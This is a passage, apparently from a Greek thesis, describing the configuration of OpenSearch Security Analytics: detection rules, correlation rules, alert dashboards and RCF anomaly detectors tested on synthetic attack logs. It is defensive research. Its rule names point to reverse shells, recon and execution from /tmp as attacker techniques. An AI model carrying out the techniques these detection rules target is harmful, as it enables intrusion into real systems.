Κατά τη διάρκεια της ρύθμισης του ανιχνευτή, ενεργοποιήθηκαν οι τροφοδοσίες πληροφοριών απειλών για την ενσωμάτωση δεδομένων ασφαλείας με βάση το πλαίσιο από εξωτερικές πηγές. Αυτή η διαδικασία εμπλουτισμού επιτρέπει στο σύστημα να εντοπίζει απειλές με μεγαλύτερη ακρίβεια, διασταυρώνοντας τα συμβάντα καταγραφής με δείκτες όπως γνωστές κακόβουλες διευθύνσεις IP, ύποπτους τομείς ή υποδείξεις συμπεριφοράς. Η εν λόγω ανίχνευση με επίγνωση του πλαισίου είναι απαραίτητη για τη διαφοροποίηση μεταξύ ακίνδυνων ανωμαλιών και πραγματικών δεικτών παραβίασης.

Επιλέχθηκαν και ενεργοποιήθηκαν έξι κανόνες ανίχνευσης για τον εντοπισμό τυπικών απειλών που βασίζονται στο Linux:

- Potential Xterm Reverse Shell
- Touch Suspicious Service File
- Linux Recon Indicators
- Potentially Suspicious Execution From Tmp Folder
- Potential Python Reverse Shell
- Linux Reverse Shell Indicator

Κάθε κανόνας συνδέεται με λεπτομερή λογική και συνθήκες, συμπεριλαμβανομένης της αντιστοίχισης προτύπων για συγκεκριμένα πεδία, κατώτατα όρια συχνότητας συμβάντων και δομημένα μεταδεδομένα. Τα στοιχεία μεταδεδομένων περιλάμβαναν αξιολογήσεις σοβαρότητας (π.χ. χαμηλή, μεσαία, υψηλή, κρίσιμη), ετικέτες πλαισίου όπως "εκτέλεση", " παραμονή" ή "αρχική πρόσβαση" και καθορισμένα κανάλια ειδοποίησης όπως ειδοποιήσεις μέσω ηλεκτρονικού ταχυδρομείου ή οπτικές ενδείξεις με βάση τον πίνακα οργάνων.

Αυτή η ευέλικτη διαμόρφωση επέτρεψε στους αναλυτές ασφαλείας να ιεραρχούν τις ειδοποιήσεις με βάση τη σοβαρότητα και το πλαίσιο. Υποστήριζε επίσης τη δρομολόγηση ειδοποιήσεων σε συγκεκριμένες ομάδες ή άτομα με βάση τον τύπο κανόνα ή τα επηρεαζόμενα στοιχεία του συστήματος, βελτιώνοντας τις διαδικασίες ταξινόμησης και κλιμάκωσης.

Το χρονικό διάστημα ελέγχου διάρκειας ενός λεπτού παρέχει ανίχνευση των εισερχόμενων συμβάντων καταγραφής σχεδόν σε πραγματικό χρόνο, ενώ η ενσωμάτωση των πληροφοριών σχετικά με τις απειλές εξασφαλίζει τη συνάφεια και την ακρίβεια. Η σπονδυλωτή δομή της μηχανής ανίχνευσης επιτρέπει επίσης μελλοντικές βελτιώσεις, επιτρέποντας την προσθήκη νέων κανόνων ή την τελειοποίηση των υφιστάμενων κανόνων ως απάντηση στις εξελισσόμενες απειλές.

5.7.2 Κανόνες συσχέτισης

Για να συμπληρωθεί η ανίχνευση βάσει κανόνων, υλοποιήθηκαν κανόνες συσχέτισης για τον εντοπισμό μοτίβων επιθέσεων πολλαπλών βημάτων ή με βάση το χρόνο. Αυτοί οι κανόνες συνδέουν μεταξύ τους πολλαπλά γεγονότα που μπορεί να φαίνονται άσχετα μεταξύ τους, αλλά, όταν συνδυάζονται, υποδεικνύουν κακόβουλη πρόθεση.


Ένα παράδειγμα ενός τέτοιου κανόνα έχει τίτλο "Linux Recon και Reverse Shell στον ίδιο υπολογιστή". Σχεδιάστηκε για να ανιχνεύει σενάρια στα οποία ένας κακόβουλος χρήστης εκτελεί πρώτα αναγνωριστικές λειτουργίες -όπως η χρήση εργαλείων χαρτογράφησης δικτύου ή ερωτημάτων συστήματος- και στη συνέχεια ξεκινά ένα reverse shell. Ενώ κάθε ενέργεια από μόνη της μπορεί να μην προκαλεί προειδοποιήσεις, ο συνδυασμός τους μέσα σε σύντομο χρονικό διάστημα και στο ίδιο σύστημα παρέχει ισχυρές ενδείξεις συντονισμένης επίθεσης.

Οι κανόνες συσχέτισης διαμορφώνονται χρησιμοποιώντας παραμέτρους όπως χρονικοί περιορισμοί (π.χ. πεντάλεπτα διαστήματα), αντιστοίχιση οντοτήτων (π.χ. όνομα κεντρικού υπολογιστή ή χρήστης) και λογικές συνθήκες (AND/OR). Αυτές οι ρυθμίσεις επέτρεψαν στο σύστημα να αξιολογήσει μοτίβα σε διαφορετικές πηγές καταγραφής και διαστάσεις πλαισίου.


Ενισχύοντας την ανίχνευση με λογική συσχέτισης, το σύστημα μειώνει τα ψευδώς θετικά αποτελέσματα και φέρνει στην επιφάνεια πιο εξελιγμένες ακολουθίες επιθέσεων. Αυτοί οι κανόνες παρέχουν στους αναλυτές ασφαλείας εμπλουτισμένες, υψηλής αξιοπιστίας ειδοποιήσεις και συμβάλλουν στην ακριβέστερη ιεράρχηση προτεραιοτήτων κατά την αντιμετώπιση περιστατικών.

5.7.3 Παρουσίαση των ευρημάτων

Όλα τα αποτελέσματα της ανίχνευσης παρουσιάζονται μέσω ειδικών πινάκων ελέγχου εντός της διεπαφής OpenSearch. Αυτά τα ταμπλό, που παρέχονται ως προεπιλεγμένες απεικονίσεις από την ενότητα Security Analytics, προσφέρουν προκατασκευασμένες διατάξεις για την παρακολούθηση και την αξιολόγηση της δραστηριότητας συναγερμών. Περιλαμβάνουν απεικονίσεις όπως ραβδογράμματα, κυκλικά διαγράμματα και συνοπτικά αποτελέσματα συναγερμών, επιτρέποντας στους χρήστες να παρακολουθούν αποτελεσματικά τη κατάσταση ασφαλείας του συστήματος σχεδόν σε πραγματικό χρόνο χωρίς να απαιτείται εκτεταμένη προσαρμογή.



Εικόνα 5.6: Γράφημα παρουσίασης ευρημάτων



Εικόνα 5.7: Λεπτομέρειες παρουσίασης ευρημάτων

Τα παραπάνω στιγμιότυπα οθόνης απεικονίζουν τη διεπαφή των ευρημάτων του Security Analytics. Η πρώτη δείχνει ένα διάγραμμα με βάση το χρόνο των ενεργών ειδοποιήσεων και των συνολικών ευρημάτων, βοηθώντας τους αναλυτές να εντοπίσουν αιχμές ή τάσεις. Η δεύτερη εικόνα αναδεικνύει τις πρόσφατες ειδοποιήσεις απειλών, τα ευρήματα κανόνων ανίχνευσης, τους πιο συχνούς κανόνες ανίχνευσης μέσω ενός κυκλικού διαγράμματος, καθώς και τα εικονίδια για τα αποτελέσματα των πληροφοριών απειλών.

Κάθε ειδοποίηση περιλαμβάνει μεταδεδομένα όπως ο κανόνας ενεργοποίησης, η χρονοσφραγίδα, ο επηρεαζόμενος χρήστης και κεντρικός υπολογιστής, η ορισμένη σοβαρότητα και οι σχετικοί δείκτες απειλής. Το ταμπλό παρέχει επίσης οπτικές αναλύσεις κατηγοριοποιημένες ανά τύπο κανόνα, επίπεδο σοβαρότητας και συχνότητα εμφάνισης.

Τα διαγράμματα χρονοδιαγράμματος απεικονίζουν τη συχνότητα και την ομαδοποίηση των ειδοποιήσεων, επιτρέποντας στους αναλυτές ασφαλείας να εντοπίζουν ανωμαλίες με την πάροδο του

χρόνου και να δίνουν προτεραιότητα σε περιστατικά με βάση μοτίβα ή ασυνήθιστες εκρήξεις δραστηριότητας. Αυτή η οπτική ένδειξη μπορεί να συμβάλει στην επιτάχυνση της αντιμετώπισης περιστατικών, επισημαίνοντας το χρονοδιάγραμμα των κακόβουλων συμβάντων και συσχετίζοντάς τα με άλλες πηγές δεδομένων.

Οι πίνακες παρέχουν λεπτομερή στοιχεία για κάθε ειδοποίηση και τα διαδραστικά φίλτρα επιτρέπουν στους χρήστες να περιορίσουν την ανάλυσή τους σε συγκεκριμένες IP, χρήστες, χρονικές περιοχές ή τύπους καταγραφής. Αυτά τα εργαλεία είναι πολύτιμα τόσο για την ταξινόμηση σε πραγματικό χρόνο όσο και για τις έρευνες μετά το συμβάν.

Με την ενσωμάτωση με τη μονάδα ειδοποίησης OpenSearch, τα ευρήματα μπορούν να δρομολογούνται σε εξωτερικές πλατφόρμες, όπως συστήματα ηλεκτρονικού ταχυδρομείου, πλατφόρμες μηνυμάτων ή εργαλεία SOAR (Security Orchestration, Automation, and Response). Αυτή η ενσωμάτωση υποστηρίζει αυτοματοποιημένες ροές εργασίας κλιμάκωσης και απόκρισης.

Εν κατακλείδι, η ενότητα Security Analytics παρέχει ένα ισχυρό πλαίσιο για την ανίχνευση απειλών σε πραγματικό χρόνο και τη διαχείριση ειδοποιήσεων. Με προσαρμόσιμους κανόνες, έξυπνες δυνατότητες συσχέτισης και δυναμικά εργαλεία απεικόνισης, δίνει τη δυνατότητα στο σύστημα να ανιχνεύει, να ιεραρχεί και να ανταποκρίνεται σε ένα ευρύ φάσμα απειλών στον κυβερνοχώρο με ακρίβεια και αποτελεσματικότητα.

5.8 Ρύθμιση της μονάδας ανίχνευσης ανωμαλιών

Η ενότητα ανίχνευσης ανωμαλιών στο OpenSearch επιτρέπει τη μη επιβλεπόμενη, καθοδηγούμενη από δεδομένα παρακολούθηση των δεδομένων καταγραφής ροής για τον εντοπισμό συμπεριφορών που αποκλίνουν από ιστορικά πρότυπα ή όρια βάσης. Αυτή η δυνατότητα είναι ιδιαίτερα κρίσιμη σε περιβάλλοντα κυβερνοασφάλειας, όπου οι απειλές είναι συχνά νέες, αθόρυβες και σχεδιασμένες για να αποφεύγουν τους μηχανισμούς ανίχνευσης που βασίζονται σε υπογραφές. Με τη μοντελοποίηση της "κανονικής" συμπεριφοράς σε βάθος χρόνου, οι ανιχνευτές ανωμαλιών μπορούν να επισημάνουν αποκλίσεις που μπορεί να υποδεικνύουν πρώιμα στάδια παραβίασης, όπως ασυνήθιστες εκτελέσεις εντολών, απροσδόκητη συμπεριφορά χρηστών ή μη φυσιολογική δυαδική δραστηριότητα.

5.8.1 Μοντέλα ανίχνευσης ανωμαλιών

Σε αυτή τη μελέτη περίπτωσης, διαμορφώθηκαν και αναπτύχθηκαν τρία μοντέλα ανίχνευσης ανωμαλιών, καθένα από τα οποία επιλέχθηκε για την ικανότητά του να παρακολουθεί μια ξεχωριστή πτυχή της συμπεριφοράς του συστήματος που συνήθως αποτελεί στόχο των κυβερνοεπιθέσεων. Η επιλογή αυτή εξασφαλίζει ευρεία κάλυψη της δραστηριότητας της γραμμής εντολών, της εκτέλεσης δυαδικών αρχείων και της συμπεριφοράς του χρήστη, όπου και συνιστούν κρίσιμες διαστάσεις για τον εντοπισμό τόσο εξωτερικών εισβολών όσο και εσωτερικών απειλών, με τον καθένα να εστιάζει σε μια διαφορετική πτυχή της δραστηριότητας του συστήματος. Παρακάτω διακρίνονται τα μοντέλα:

- **Linux-CommandLine-Anomaly-Detector:** Παρακολουθεί τις πλήρεις εκτελέσεις της γραμμής εντολών σε όλο το σύστημα. Συγκεκριμένα το πεδίο process.command_line των δεδομένων.
- **Linux-Process-Executable-Anomaly-Detector:** Παρακολουθεί τα εκτελούμενα δυαδικά αρχεία, χρήσιμο για τον εντοπισμό ύποπτων εκτελέσιμων αρχείων. Συγκεκριμένα το πεδίο process.exe των δεδομένων
- **UEBA-Anomaly-Detector (User and Entity Behavior Analytics):** Παρατηρεί μοτίβα βάσει χρηστών για τον εντοπισμό αποκλίσεων στη συμπεριφορά σύνδεσης ή κατάχρησης προνομίων. Συγκεκριμένα το πεδίο system.auth.user των δεδομένων.

Όλα τα μοντέλα χρησιμοποιούν τον αλγόριθμο Random Cut Forest (RCF), μια μη επιβλεπόμενη μέθοδο που βασίζεται σε σύνολα και χωρίζει τα δεδομένα σε τυχαία δέντρα και μετράει πόσο εύκολα ένα σημείο απομονώνεται από το υπόλοιπο σύνολο δεδομένων. Υψηλότερη απομόνωση συνεπάγεται υψηλότερη ανωμαλία. Ο RCF είναι αποδοτικός και κλιμακούμενος, με την πρακτική αποδοτικότητα να μετράται συχνά από την ικανότητά του να λειτουργεί σε πραγματικό χρόνο με χαμηλή υπολογιστική επιβάρυνση, απαιτώντας ελάχιστη μνήμη και προσφέροντας λογαριθμική χρονική πολυπλοκότητα για τις λειτουργίες εισαγωγής και βαθμολόγησης, γεγονός που τον καθιστά κατάλληλο για δεδομένα ροής σε συστήματα παρακολούθησης σε πραγματικό χρόνο [80].

5.8.2 Εκπαίδευση και ειδοποιήσεις ενεργοποίησης


Η αρχική εκπαίδευση των μοντέλων ανίχνευσης ανωμαλιών πραγματοποιήθηκε με τη χρήση ενός βασικού συνόλου δεδομένων που δημιουργήθηκε από το σενάριο generate_logs.py. Αυτό το σενάριο παράγει συνθετικά σταθερά αρχεία καταγραφής που αντικατοπτρίζουν την κανονική συμπεριφορά ενός συστήματος Linux. Τα παραγόμενα δεδομένα περιλάμβαναν καλοήθη δραστηριότητα, όπως τυπικές εκτελέσεις διεργασιών, συνεπείς συνδέσεις χρηστών και σταθερές αλληλεπιδράσεις του συστήματος αρχείων. Αυτά τα αρχεία καταγραφής χρησίμευσαν ως βάση για την εκπαίδευση, αφού παρήχθησαν για αρκετές διαδοχικές ημέρες, κάθε μία από τις οποίες προσομοίαζε περίπου τέσσερις ώρες κανονικής δραστηριότητας, ώστε να αντικατοπτρίζει ένα σταθερό ωράριο εργασίας τυπικό για ένα πραγματικό επιχειρηματικό περιβάλλον. Αυτή η επαναληπτική προσέγγιση δημιουργίας δεδομένων είχε ως στόχο να μιμηθεί την προβλεψιμότητα και τη ρουτίνα που συναντάται στα συστήματα παραγωγής, ενισχύοντας έτσι την ευρωστία και τον ρεαλισμό του συνόλου δεδομένων εκπαίδευσης. Ο συνολικός όγκος έφτασε περίπου τις 70.000 καταχωρίσεις, επιτρέποντας στα μοντέλα RCF να δημιουργήσουν ένα αντιπροσωπευτικό προφίλ της αναμενόμενης συμπεριφοράς σε όλους τους τομείς που παρακολουθούνται.

Αυτή η φάση εκπαίδευσης χωρίς επίβλεψη είναι ζωτικής σημασίας, διότι σε περιβάλλοντα κυβερνοασφάλειας του πραγματικού κόσμου, τα επισημασμένα δεδομένα που αντιπροσωπεύουν κακόβουλη δραστηριότητα είναι συχνά σπάνια ή μη διαθέσιμα. Η ικανότητα του RCF να μοντελοποιεί κατανομές δεδομένων υψηλής διάστασης χωρίς προηγούμενη επισήμανση επιτρέπει την έγκαιρη ανίχνευση απειλών ακόμη και ελλείψει προκαθορισμένων υπογραφών.

Αφού εκπαιδεύτηκαν τα μοντέλα, εισήχθη ένα δεύτερο σύνολο αρχείων καταγραφής με τη χρήση του σεναρίου generate_mal_logs.py. Αυτό το σύνολο δεδομένων προσομοιώνει κακόβουλη συμπεριφορά αληθινής χρήσης, συμπεριλαμβανομένης της δημιουργίας αντίστροφου κελύφους, της εκτέλεσης δυαδικών αρχείων από προσωρινούς καταλόγους και των μη φυσιολογικών προσπαθειών σύνδεσης. Οι ανιχνευτές ανωμαλιών εντόπισαν με επιτυχία αυτά τα συμβάντα αποδίδοντας υψηλές βαθμολογίες ανωμαλίας στις νέες εισόδους, φτάνοντας συχνά τον μέγιστο βαθμό ανωμαλίας 1,00 και ενεργοποιώντας αντίστοιχες ειδοποιήσεις στο OpenSearch.


Οι ανιχνευτές παρέχουν επίσης βαθμολογίες εμπιστοσύνης παράλληλα με τους βαθμούς ανωμαλίας, προσδίδοντας στους αναλυτές πρόσθετο πλαίσιο για την ιεράρχηση των προτεραιοτήτων διερεύνησης. Οι ανωμαλίες υψηλής εμπιστοσύνης και υψηλού βαθμού αντιπροσωπεύουν ισχυρούς δείκτες παραβίασης και μπορούν να αυτοματοποιηθούν για ειδοποίηση ή αντίδραση.

5.8.3 Ανίχνευση ανωμαλιών εν δράση




Εικόνα 5.8: Anomaly Detection Dashboard

Σε ένα σενάριο ζωντανής παρακολούθησης, και οι τρεις ανιχνευτές ενεργοποιήθηκαν και αναπτύχθηκαν σε δεδομένα ροής που εισήχθησαν στο ευρετήριο filebeat-logs. Το Σχήμα 1 εμφανίζει τον πίνακα ελέγχου ανίχνευσης ανωμαλιών OpenSearch, ο οποίος παρουσιάζει τη ζωντανή τροφοδοσία ανωμαλιών από κάθε ανιχνευτή, συμπεριλαμβανομένων οπτικοποιήσεων με βάση το χρόνο, μετρικών αποτελεσμάτων και μεταδεδομένων που παραπέμπουν στα επηρεαζόμενα έγγραφα.



